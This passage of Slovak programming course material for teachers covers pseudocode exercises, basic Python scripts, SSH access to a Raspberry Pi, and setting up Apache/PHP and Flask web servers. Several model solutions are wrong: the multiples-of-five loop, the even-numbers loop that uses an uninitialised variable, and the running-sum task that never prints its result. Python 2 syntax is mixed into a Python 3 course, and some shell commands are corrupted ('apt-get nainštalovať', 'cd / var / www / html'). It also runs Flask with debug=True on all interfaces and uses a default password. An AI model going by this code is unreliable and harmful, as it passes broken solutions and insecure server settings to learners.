Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- znalosť prvkov blokových diagramov,
- znalosť prvkov a komponent pseudokódu.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovania tvorby pseudokódu.
- 3) Študenti budú pracovať v skupinách z minulého cvičenia (zadávateľ + analytik požiadaviek).
- 4) Požiadajte študentov o vytvorenie pseudokódu na základe požiadaviek a blokového diagramu, ktoré definovali v predchádzajúcich cvičeniach (S05-CV1, S06-CV1).
- 5) Rozdeľte študentov do menších skupín podobných v minulosti.
- 6) Na základe požiadaviek a blokových diagramov z minulosti si študenti navrhnu pseudokód aplikácie.

Teoretický úvod

Pseudokód je neformálny zápis fungovania počítačového programu. Využíva konvencie bežného programovacieho jazyka, ale je určený pre čítanie človekom.



POZNÁMKA!

Podrobnosti o pseudokóde nájdete v kapitole 3.3 prípadne na odkazoch uvedených na konci tohto cvičenia.

Realizácia cvičenia

So študentmi spracujte nasledujúce cvičenia

Úloha 1: Napíšte pseudokód, ktorý číta dve čísla a vynásobí ich a vytlačí ich výsledok.

Riešenie:

```
Read num1 , num2
Set multi to num1*num2
Write multi
```

Úloha 2: Napíšte pseudokód, ktorý používateľovi povie, že zadané číslo nie je 5 alebo 6.

Riešenie:

```
Read isfive
If(isfive = 5)
    Write "your number is 5"
Else if (isfive = 6)
    Write "your number is 6"
Else
    Write "your number is not 5 or 6"
```

Úloha 3: Napíšte pseudokód, ktorý vykoná nasledujúce: Požiadajte užívateľa o zadanie čísla. Ak je číslo medzi 0 a 10, napíšte slovo modrá. Ak je číslo medzi 10 a 20, napíšte slovo červená, ak je číslo medzi 20 a 30, napíšte slovo zelená. Ak je to iné číslo, napíšte, že nejde o správnu možnosť farby.

Riešenie:

```
Write "Please enter a number"
Read colornum
If (colornum >0 and colornum <= 10)
```



```

Write blue
else If (colornum >10 and colornum <= 20)
Write red
else If (colornum >20 and colornum <= 30)
Write green
else
Write "not a correct color option"

```

Úloha 4: Napíšte pseudokód pre výpis všetkých násobkov 5, ktoré sa nachádzajú medzi číslami 1 a 100 (vrátane obidvoch čísel 1 a 100).

Riešenie:

```

Set x to 1
While(x < 20)
write x
x = x*5

```

Úloha 5: Napíšte pseudokód, ktorý načíta ako vstup od používateľa ľubovoľné číslo a vypíše všetky párne čísla až k užívateľom definovanému číslu.

Riešenie:

```

Read count
Set x to 0;
While(x < count)
Set even to even + 2
x = x + 1
write even

```

Úloha 6: Napíšte pseudokód, ktorý bude vykonávať nasledujúce:

- 1) Načíta 5 samostatných čísel od používateľa.
- 2) Vypočíta priemer z piatich čísel.
- 3) Nájde najmenšiu (minimálnu) a najväčšiu (maximálnu) hodnotu z piatich zadaných čísel.
- 4) Napíšte výsledky z krokov b) a c) aj so správou, ktorá popisuje čo sa zobrazuje a konkrétny výsledok výpočtov.

Riešenie:

```

Write "please enter 5 numbers"
Read n1,n2,n3,n4,n5

Write "The average is"
Set avg to (n1+n2+n3+n4+n5)/5
Write avg

If(n1 < n2)
Set max to n2

```

```

Else
    Set max to n1

If(n3 > max)
    Set max to n3

If(n4 > max)
    Set max to n4

If(n5 > max)
    Set max to n5
    Write "The max is"
    Write max

If(n1 > n2)
    Set min to n2
Else
    Set min to n1

If(n3 < min)
    Set min to n3

If(n4 < min)
    Set min to n4

If(n5 < min)
    Set min to n5
    Write "The min is"
    Write min

```

Úloha 7: Napíšte pseudokód, ktorý načíta do troch premenných čísla a zapíše ich všetky v triedenom poradí (napríklad vzostupne).

Riešenie:

```

Read num1, num2, num3
If (num1 < num2)
    If(num2 < num3)
        Write num1 , num2, num3
    Else
        If(num3 < num1)
            Write num3, num1, num2
        Else
            Write num1, num3, num2
else

```

```
If(num1 < num3)
    Write num2 , num1, num3
Else
    If(num3 < num2)
        Write num3, num2, num1
    Else
        Write num2, num3, num1
```

Úloha 8: Napíšte pseudokód, ktorý vypočíta súčet. Používateľ zadá čísla, ktoré sa pridávajú do premenných. Keď sa na vstupe vyskytne záporné číslo, zastavte pridávanie čísel a vypíšte konečný výsledok.

Riešenie:

```
Read x
Set sum to 0;
While(x >= 0)
    Set sum to x + sum
    Read x
```

Otázky a úlohy na zamyslenie

- 1) Aké sú výhody pseudokódu z pohľadu vývoja softvéru?
- 2) Aký vplyv majú chybné alebo neúplne definované požiadavky a blokové diagramy na kvalitu a náročnosť návrhu pseudokódu?

Odporúčané zdroje

[1] Podkapitola 3.3

[2] Pseudocode - <https://en.wikipedia.org/wiki/Pseudocode>

[3] Pseudo code Tutorial and Exercises – Teacher's Version

http://www.cosc.canterbury.ac.nz/tim.bell/dt/Tutorial_Pseudocode.pdf

CVIČENIE S07-CV1: Python – vstupy/výstupy

Kľúčové slová

používateľský vstup, výpis na obrazovku

Výstup cvičenia

Vytvoriť skript v jazyku Python, ktorý načíta vstupy od používateľa. Po jednoduchom spracovaní vstupných údajov vypíše výsledok na obrazovku.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť skript pre načítanie používateľských vstupov,
- vytvoriť skript pre výpis informácií na obrazovku.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Python 3,
- textový editor (alebo iné IDE).

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom,
- znalosť práce s príkazovým riadkom

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept vstupov a výstupov aplikácií.
- 3) Študentom vysvetlite základný koncept zachytávanie vstupov a odosielenia výstupov aplikácií na obrazovku.
- 4) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenia.

Teoretický úvod



POZNÁMKA!

Podrobnosti o vstupoch a výstupoch nájdete v kapitole 3.6., prípadne na odkazoch, ktoré sú uvedené na konci tohto cvičenia.

Realizácia cvičenia

Úloha 1

Vytvorte skript, ktorý načíta meno používateľa, pozdraví ho. Následne ho požiada o zadanie veku, podľa ktorého vypočíta rok narodenia a vypíše túto informáciu na obrazovku.

```
print("Ahoj!")

name = input("Zadaj tvoje meno: ")

print("Vitaj " + name)

age = input("Zadaj tvoj vek: ")

age = int(age)

BirthYear = (2018-age)

print(name + " Narodil si sa v roku:", + BirthYear)
```

Úloha 2

Vytvorte skript, ktorý načíta obsah používateľského súboru s textom a následne ho vypíše na obrazovku.

Vytvorte súbor s textom:

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean et est a dui semper facilisis. Pellentesque placerat elit a nunc. Nullam tortor odio, rutrum quis, egestas ut, posuere sed, felis. Vestibulum placerat feugiat nisl. Suspendisse lacinia, odio non feugiat vestibulum, sem erat blandit metus, ac nonummy magna odio pharetra felis. Vivamus vehicula velit non metus faucibus auctor. Nam sed augue. Donec orci. Cras eget diam et dolor dapibus sollicitudin. In lacinia, tellus vitae laoreet ultrices, lectus ligula dictum dui, eget condimentum velit dui vitae ante. Nulla nonummy augue nec pede. Pellentesque ut nulla. Donec at libero. Pellentesque at nisl ac nisi fermentum viverra. Praesent odio. Phasellus tincidunt diam ut ipsum. Donec eget est.

Zdrojový kód:

```
def file_read(fname):

    txt = open(fname)

    print(txt.read())
```

```
file_read('loremipsum.txt')
```

Otázky a úlohy na zamyslenie

- 1) Aké typy používateľských vstupov je možné načítať?
- 2) Kam môže byť odoslaný výstup z aplikácie?

Odporúčané zdroje

[1] Vstup/výstup - <https://en.wikipedia.org/wiki/Input/output>

[2] Python Input and Output - <https://docs.python.org/3/tutorial/inputoutput.html>

CVIČENIE S08-CV1: Python – cyklus

Kľúčové slová

cyklus FOR, WHILE, rekúzia

Výstup cvičenia

Vytvoriť skript v jazyku Python, ktorý načíta vstupya ďalej ich cyklicky spracováva.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť skript pre načítanie používateľských vstupov,
- vytvoriť skript pre výpis informácií na obrazovku,
- opakované spracovanie premenných.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Python 3,
- textový editor (alebo iné IDE),

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom,
- základy práce s jazykom Python,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi,
- 2) študentom vysvetlite základný koncept tvorby a použitia programátorských cyklov,
- 3) študenti budú pracovať samostatne a vytvárať prvé skripty. Požiadajte študentov o samostatné vyriešenie nižšie uvedených cvičení.

Teoretický úvod



POZNÁMKA!

Podrobnosti o cykloch v jazyku Python nájdete v kapitole 3.6, prípadne na odkazoch, ktoré sú uvedené na konci tohto cvičenia.

Realizácia cvičenia

Úloha 1

Napíšte program Python, ktorý načíta reťazec a vypočítajte počet číslíc a písmen.

Možné riešenie:

```
vstup = input("Zadaj reťazec, prosim:")
cislo=pismeno=0
for znak in vstup:
    if znak.isdigit():
        cislo=cislo+1
    elif znak.isalpha():
        pismeno=pismeno+1
    else:
        pass
print("Pocet pismen:", pismeno)
print("Pocet cislic:", cislo)
```

Úloha 2

Napíšte program, ktorý generuje náhodné číslo (0-20) a požiadajte používateľa o uhádnutie správneho čísla. Súťažiaci má tri pokusy. V aplikácii vytvorte nasledujúcu funkcionálnosť:

- definujte náhodné číslo medzi 0-10,
- inicializujte počet zostávajúcich pokusov na hodnotu 3,
- použite WHILE cyklus, aby používateľ mohol opakovane hádať, pokiaľ je počet zostávajúcich pokusov väčší ako nula,
- požiadajte používateľa o nový odhad, ak neuhádol a zmenšite počet zostávajúcich pokusov o jeden,
- ak správne uhádne, vypíšte na obrazovku 'Vyhráivate!'

Možné riešenie:

```
from random import randint
# generovanie náhodných čísel
```



```

random_number = randint(1, 20)

pocet_pokusov = 3
while pocet_pokusov>0:
    tip_cislo=int(raw_input("Zadajte Vas tip:"))
    if tip_cislo==random_number:
        print "Uhádli ste! Vyhrávate."
        break
    pocet_pokusov-=1
else:
    print "Neuhádli ste. "

```

Úloha3

Cvičenie zamerané na tvorbu programového kódu, ktorý načíta číselné vstupy, vypočíta faktoriál zadaného čísla a výsledok vypíše na obrazovku. Faktoriál označuje súčin všetkých kladných celých čísel menších alebo rovných n. Zapisuje sa $n!$ a číta sa „n faktoriál“. Napríklad:

$$5! = 1 \cdot 2 \cdot 3 \cdot 4 \cdot 5 = 120$$

Možné riešenie:

```

def fact(x):
    if x == 0:
        return 1
    return x * fact(x - 1)

```

```

x=int(raw_input())
print fact(x)

```

Otázky a úlohy na zamyslenie

- 1) Aké typy používateľských vstupov je možné načítať?
- 2) Kam môže byť odoslaný výstup z aplikácie?

Odporúčané zdroje

[1] Recursion - <https://en.wikipedia.org/wiki/Recursion>

CVIČENIE S09-CV1: Python – funkcie

Kľúčové slová

používateľský vstup, funkcie

Výstup cvičenia

Vytvoriť skript v jazyku Python, ktorý načíta vstupy od používateľa. Po jednoduchom spracovaní vstupných údajov vypíše výsledok na obrazovku.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť skript využívajúci funkcie,
- spoznáte princípy softvérového inžinierstva o znovu-použiteľnosti kódu.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Python 3,
- textový editor (alebo iné IDE).

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základné operácie v jazyku Python 3.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite princíp návrhu a tvorby funkcií.
- 3) Vysvetlite základný koncept predávania vstupov a odosielania výstupov z funkcií.
- 4) V spolupráci so študentmi vyriešte niekoľko prvých cvičení.
- 5) Ďalšie cvičenia budú študenti riešiť samostatne.

Teoretický úvod



POZNÁMKA!

Podrobnosti o funkciách nájdete v kapitole 3.6., alebo pod odkazmi uvedenými na konci tohto cvičenia.

Realizácia cvičenia

Úloha 1:

Napíšte program vypínania, ktorý bude implementovaný ako funkcia. Pre úspešné vypnutie je potrebné spustiť príkaz so správnym parametrom. Parameter predstavuje potvrdenie s kľúčovými slovami **yes/no**. Následne sa spustí požadovaná časť kódu. V prípade chybného zadania parametra bude používateľ informovaný o nesprávnej voľbe.

Možné riešenie:

```
>>> def shut_down(s):
...     print ("Shutdown the system?")
...     if s=="yes":
...         return "Shutting down..."
...     elif s=="no":
...         return "Shutdown aborted"
...     else:
...         return "Sorry"
...
>>> s="no"
>>> shut_down(s)
'Shutdown aborted'
>>>
```

Úloha 2:

Napíšte program, ktorý vypočíta mesačnú mzdu vyplatenú na účet, podľa počtu odpracovaných hodín, hodinovej sadzby a zadanej percentuálnej úrovne zdanenia. V úvode aplikácia si vyžiada jednotlivé parametre, ktoré budú vstupom do funkcie pre výpočet mzdy.

Možné riešenie:

```

>>> def computepay(hours,rate,tax):
...     if hours < 40:
...         pay=hours*rate
...         pay=pay*(1-tax)
...         print "the pay is:", pay
...     else:
...         pay = 40 * rate + (hours-40)*1.5*rate
...         pay=pay*(1-tax)
...         print "the pay is:", pay
...
>>>
>>> hours=raw_input("Enter worked hours:")
Enter worked hours:45
>>> hours=float(hours)
>>> rate=10
>>> tax=0.2
>>> computepay(hours,rate,tax)
the pay is: 380.0
>>>

```

Otázky a úlohy na zamyslenie

- 1) Akým spôsobom je možné zdieľať funkcie medzi skriptami?

Odporúčané zdroje

[1] Python Functions - https://www.w3schools.com/python/python_functions.asp

[2] Function definitions - <https://docs.python.org/2.0/ref/function.html>

CVIČENIE S10-CV1: Headless prístup k Raspberry Pi

Kľúčové slová

používateľský vstup, výpis na obrazovku

Výstup cvičenia

Pripojenie k Raspberry Pi pomocou SSH protokolu bez potreby použiť monitor a klávesnicu pripojenú priamo k Raspberry Pi.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- nastaviť Raspberry Pi pre vzdialené pripojenie,
- zrealizovať vzdialené pripojenie cez zabezpečený protokol SSH.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- SD pamäťovú kartu,
- čítačku pamäťových kariet,
- textový editor (alebo iné IDE),
- PUTTy klient.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom,
- znalosť práce s príkazovým riadkom.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept vzdialeného pripojenia.
- 3) Študentom vysvetlite rozdiel medzi zabezpečeným a nezabezpečeným vzdialeným pripojením.
- 4) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenia.

Teoretický úvod



POZNÁMKA!

Podrobnosti o vzdialenom pripojení nájdete v kapitole 3.2., alternatívne pod odkazmi na konci tohto cvičenia.

Realizácia cvičenia

Úloha

Nakonfigurujte linuxový operačný systémom tak, aby bolo možné vzdialené pripojenie cez protokol SSH.

Postup:

1. Po inštalácii operačného systému si pripojte SD kartu k laptopu.
2. Načítajte obsah SD karty cez externú aplikáciu (napríklad open-source nástroj Ext2Fsd. Externá aplikácia je potrebná, kvôli inému súborovému systému (napríklad ext2/ext3), ktorý Windows štandardne nevie čítať.)
3. Povolenie SSH s pomocou konfiguračného súboru.
4. Nastavenie sieťových parametrov pre pripojenie do WiFi siete.
5. Spustenie systému.
6. Pripojenie sa k Raspberry Pi prostredníctvom SSH protokolu.

Realizácia:


1. Nainštalujte si nástroj Ext2Fsd z odkazu: <https://sourceforge.net/projects/ext2fsd/files/>
2. Pripojte SD kartu k počítaču a do koreňového adresára vytvorte prázdny súbor ssh (bez prípony).
3. Vo Windows nastaveniach sieťovej karty si nastavte statickú IP adresu:

```
address 192.168.1.20
netmask 255.255.255.0
gateway 192.168.1.254
```


4. Cez aplikáciu Ext2Fsd chodte do adresára.
5. V konfiguračnom súbore: **/etc/network/interfaces** nastavte parametre:

```
iface eth0 inet static
address 192.168.1.20
netmask 255.255.255.0
gateway 192.168.1.254
broadcast 255.255.255.255
```

6. Súbor uložte a bezpečne odpojte SD kartu.




7. Pripojte kartu k Raspberry Pi.
8. Pripojte Raspberry Pi s pomocou ethernet kábla k počítaču.
9. Pripojte Raspberry Pi k napájaniu cez USB port.
10. Otvorte aplikáciu Putty a pripojte sa k nastavenej IP adrese Raspberry Pi.



- 11.
12. Po úspešnom pripojení zadajte predvolené prihlasovacie údaje:

Login: pi

Heslo: password



```
pi@raspberrypi: ~
login as: pi
pi@raspberrypi.local's password:
Linux raspberrypi 3.10.25+ #622 PREEMPT Fri Jan 3 18:41:00 GMT 2014 armv6l

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 11 19:28:36 2014
pi@raspberrypi ~ $
```

Otázky a úlohy na zamyslenie

- 1) Ako možné vykonať vzdialené pripojenie na inom porte než štandardnom SSH – TCP 22?
- 2) Čo je potrebné pre vzdialené pripojenie k Raspberry PI cez internet?

Odporúčané zdroje

[1] Putty - <https://www.putty.org/>

[2] Remote access - https://en.wikipedia.org/wiki/Remote_access

CVIČENIE S11-CV1: Webový server – Raspberry PI

Kľúčové slová

Raspberry PI, webový server, Apache

Výstup cvičenia

Vytvoriť funkčný webový server, ktorý beží na Raspberry PI. Tento server bude dostupný ostatným zariadeniam v rámci lokálnej siete.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- nainštalovať webový server,
- vytvoriť IoT zariadenie, ktoré poskytuje webové služby lokálne bez potreby pripojenia do internetu.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- zariadenie Raspberry PI s funkčným operačným systémom,
- aplikáciu Apache.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom Linux,
- základy písania webových stránok,
- znalosť práce s príkazovým riadkom.
- znalosť vzdialeného pripojenia a správy vzdialeného systému Linux.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Vysvetlite a ukážte študentov postup inštalácie webového servera Apache na nový operačný systém.
- 3) Vysvetlite základný koncept fungovania webového servera Apache.
- 4) Ukážte potrebné nastavenia webového servera (súbor 000-default.conf v /etc/apache2/site-available/).
- 5) Ukáže potrebnú adresárovú štruktúru (adresár /var/www/html).
- 6) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenie.

Teoretický úvod

Apache patrí medzi veľmi populárne webové servery. Je možné ho pomerne jednoducho nainštalovať aj na Raspberry Pi, čím získame prenosný webový server prípadne IoT zariadenie, ktoré dokáže poskytovať webové služby lokálne bez pripojenia do internetu. Po doinštalovaní PHP modulu dokáže takýto webový server poskytovať dynamické webové stránky.

Inštalácia je možná prostredníctvom balíčkovacieho systému apt.

Úloha

Využite linuxový operačný systém nakonfigurovaný v predchádzajúcom cvičení. Nainštalujte Apache aplikáciu a potrebné PHP moduly. Vytvorte vlastnú úvodnú webovú stránku.

Riešenie

Najskôr aktualizujte dostupné balíky napísaním nasledujúceho príkazu do terminálu:

```
sudo apt-get update
```

Potom nainštalujte balíček apache2 s týmto príkazom:

```
sudo apt-get nainštalovať apache2 -y
```

Apache je predvolene umiestnený vo webovom priečinku **/var/www/html/**, kde má svoj vlastný testovací súbor HTML súbor (index.html).

Predvolená webová stránka je dostupná cez webový prehliadač, kde do adresného riadku je potrebné zadať IP adresu, ktorá bola priradená raspberry PI. Napríklad: `http://192.168.1.20`

Ak chcete nájsť IP adresu Pi, zadajte na príkazovom riadku `ifconfig`. Po úspešnom pripojení cez webový prehliadač by sa mala zobrazíť úvodná testovacia stránka:



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented** in `/usr/share/doc/apache2/README.Debian.gz`. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

Úprava webovej stránky sa vykonáva úpravou zdrojového kódu: `/var/www/html/index.html`.

Prejdite do tohto adresára v okne terminálu a pozrite sa na to, čo je vo vnútri:

```
cd / var / www / html
ls -al
```

Textový Výstup príkazu je:

```
drwxr-xr-x  2 root root 4096 Jan  8 01:29 .
drwxr-xr-x 12 root root 4096 Jan  8 01:28 ..
-rw-r--r--  1 root root  177 Jan  8 01:29 index.html
```

Ak chcete upraviť súbor `index.html`, musíte zmeniť jeho vlastníctvo na Vaše vlastné používateľské meno. Zmeňte majiteľa súboru (predpokladá sa tu predvolený používateľ `pi`) pomocou príkazu:

```
sudo chown pi: index.html
```

Teraz môžete skúsiť upraviť tento súbor a potom obnoviť prehliadač, aby ste mohli vidieť zmenu webovej stránky.

Aby Apache server mohol zobrazovať stránky napísané v jazyku PHP, budete musieť nainštalovať najnovšiu verziu PHP a modul PHP pre Apache. Zadajte nasledujúci príkaz na ich inštaláciu:

```
sudo apt-get nainštalovať php libapache2-mod-php -y
```

Teraz odstráňte súbor index.html:

```
sudo rm index.html
```

a vytvorte súbor index.php:

```
sudo leafpad index.php
```

Poznámka: Leafpad je grafický editor. Prípadne použite nano, ak ste obmedzený na príkazový riadok.

Vložte nejaký obsah PHP:

```
<?php  
    echo "ahoj svet";  
?>
```

Teraz uložte a obnovte svoj prehliadač. Mali by ste vidieť "ahoj svet". Toto nie je dynamické, ale stále je PHP. Skúste niečo dynamické:

```
<?php  
    echo date ("d-m-Y H:i:s");  
?>
```

alebo si vypíšte základné informácie o PHP:

```
<?php  
    phpinfo ();  
?>
```

Otázky a úlohy na zamyslenie

- 1) Čo sa stane v prípade, že webová aplikácia napísaná v jazyku PHP nemá práva zapisovať do súboru?
- 2) Ako je potrebné nastaviť webový server Apache, aby bolo možné pre rôzne domény načítavať obsah z rôznych adresárov /var/www/web1 a /var/www/web2?

Odporúčané zdroje

[1] Raspberry PI a Apache –

<https://www.raspberrypi.org/documentation/remote-access/web-server/apache.md>

[2] PHP Tutorial - <https://www.w3schools.com/php/>

CVIČENIE S12-CV1: Webová aplikácia v jazyku Python a Flask na Raspberry PI

Kľúčové slová

Python, Flask, Raspberry PI,

Výstup cvičenia

Vytvoriť jednoduchú webovú aplikáciu, ktorá bude predstavovať webové rozhranie pre riadiaci systém IoT zariadenia.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť jednoduchú webovú aplikáciu napísanú v jazyku Python,
- využitím skriptov načítavať HTML súbory, ktoré môžu obsahovať výpis parametrov snímačov,
- ovládať vzdialené zariadenie s pomocou skriptov.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Python 3,
- textový editor (alebo iné IDE),
- LAN infraštruktúru.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom,
- znalosti princípov http komunikácie,
- základy skriptovania,
- základy html,
- znalosť práce s príkazovým riadkom

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept fungovania webových serverov.
- 3) Študentom vysvetlite základný koncept skriptovania a tvorby webových aplikácií cez Python a Flask.

- 4) Prvé skripty vytvorte spolu so študentmi. Následne ďalšie skripty a ich rozšírenia budú študenti vytvárať samostatne.

Teoretický úvod



POZNÁMKA!

Podrobnosti o programovaní nájdete v kapitole číslo 3. Ďalšie doplňujúce informácie získate na konci tohto dokumentu v sekcii odporúčané zdroje.

Úloha:

Vytvorte v jazyku Python webovú stránku, ktorá bude bežať na Raspberry PI. Webová stránka bude dostupná pre iné zariadenia v rovnakej lokálnej sieti, do ktorej je pripojené Raspberry PI.

Riešenie:

Nainštalujte aktualizácie, obnovte repozitáre a ich obsah, stiahnite aktuálnu verziu frameworku Flask.

```
sudo apt-get update  
sudo apt-get install python3-flask
```

Vytvorte nasledujúcu adresárovú štruktúru zadaním príkazov:

```
/mojaAplikacia  
  /static  
  /templates
```

Do koreňového adresára mojaAplikacia vytvorte súbor app.py s pomocou príkazu:

```
sudo nano app.py
```

Na obrazovke sa zobrazí editor s prázdny súborom. Do tohto súboru zapíšte nasledujúci zdrojový kód:

```
from flask import Flask  
app = Flask(__name__)  
@app.route('/')  
def index():  
    return 'Hello world'  
if __name__ == '__main__':  
    app.run(debug=True, host='0.0.0.0')
```



POZNÁMKA!

Parameter `host = '0.0.0.0'` znamená, že webová aplikácia bude prístupná všetkým zariadeniam v sieti.

Po vložení zdrojového kódu, súbor uložte a vráťte sa do terminálu, odkiaľ spustíte webový server. Skript spustíte v prostredí Python cez príkaz:

```
Python3 app.py
```

Ak všetko prebehlo bez problémov na obrazovke by sa mal zobrazíť výstup:

```
* Running on
* Restarting with reloader
```

V ďalšom kroku otvorte webový prehliadač, kde do adresného riadku zadáte adresu : `127.0.0.1:5000`. Na obrazovke by ste mali vidieť textový výpis, ktorý ste definovali v skripte `app.py`.



Hello world

Úloha 2

Upravte zdrojový kód skriptu tak, aby sa v prehliadači zobrazila statická stránka definovaná pomocou html súboru, ktorá bude uložená na ceste `/mojaAplikacia/templates/index.html`

Riešenie 2

V adresári `/mojaAplikacia/templates/` vytvorte nový súbor `index.html` s pomocou príkazu

```
Sudo nano index.html
```
